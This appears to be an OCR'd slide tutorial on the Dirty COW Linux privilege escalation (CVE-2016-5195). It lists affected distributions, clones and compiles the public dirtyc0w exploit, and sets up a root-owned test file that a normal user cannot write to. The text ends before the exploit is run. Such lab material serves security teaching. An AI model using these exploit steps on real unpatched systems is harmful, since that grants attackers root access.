


Local Privilege Escalation with dirtyc0w Vulnerability

CVE-2016-5195

2018.07.05 willwayy

what is dirty cow ?

Phil Oester
(security researher)

- Security researcher Phil Oester found a vulnerability (CVE-2016-5195) that could be used to write to the Linux kernel's read-only region memory using race condition techniques.

  It is called COW by copy-on-write in memory.

※ src: informationsecuritybuzz

vernerable OS

- Ubuntu 12.04 LTS
- Ubuntu 14.04 LTS
- Ubuntu 16.04 LTS
- Ubuntu 16.10
- Red Hat Enterprise Linux 5~7
- Red Hat Enterprise MRG 2
- Red Hat Openshift Online V2
- Red Hat Virtualization (RHEV-H/RHV-H)

※ src: www.digitalocean.com

vernerable OS

- Ubuntu 12.04 LTS
- Ubuntu 14.04 LTS
- Ubuntu 16.04 LTS
- Ubuntu 16.10
- Red Hat Enterprise Linux 5~7
- Red Hat Enterprise MRG 2
- Red Hat Openshift Online V2
- Red Hat Virtualization (RHEV-H/RHV-H)

...

※ src: www.digitalocean.com

百聞不如一見

Ubuntu 14.04 LTS

※ src: blog.resellerspanel.com

install


```
$ git clone https://github.com/dirtycow/dirtycow.github.io.git

$ cd dirtycow.github.io/

$ ls
CNAME    favicon.ico  index.html  README.md
cow.svg  dirtyc0w.c  pokemon.c
```

compile

```
$ gcc -pthread dirtyc0w.c -o dirtyc0w
```


- To not only configure compilation for threads, but also to instruct the compiler to link from the pthread library

Creating root-owned files



```
willwayy@ubuntu:~/dirtycow.github.io/test$ sudo -s
[sudo] password for willwayy:
root@ubuntu:~/dirtycow.github.io/test# echo Can you write it? > foo
root@ubuntu:~/dirtycow.github.io/test# ls
foo
root@ubuntu:~/dirtycow.github.io/test# chmod 0404 foo
root@ubuntu:~/dirtycow.github.io/test# ls -l
total 4
-r-----r-- 1 root root 18 Jul  4 15:48 foo
root@ubuntu:~/dirtycow.github.io/test# cat foo
Can you write it?
root@ubuntu:~/dirtycow.github.io/test# 
```


Normal user touching


1. willwayy@ubuntu: ~/dirtycow.github.io/test (ssh)
~ (zsh)
⌘1
willwayy@ubuntu: ~/... ⌘2

```
willwayy@ubuntu:~/dirtycow.github.io/test$ echo Yes, I can! >> foo
-bash: foo: Permission denied
willwayy@ubuntu:~/dirtycow.github.io/test$ echo Yes, I can!!!!!! >> foo
echo Yes, I canecho Yes, I can! >> fooecho Yes, I can! >> fooecho Yes, I can! >> foo >> foo
-bash: foo: Permission denied
willwayy@ubuntu:~/dirtycow.github.io/test$ ...
```

nop.

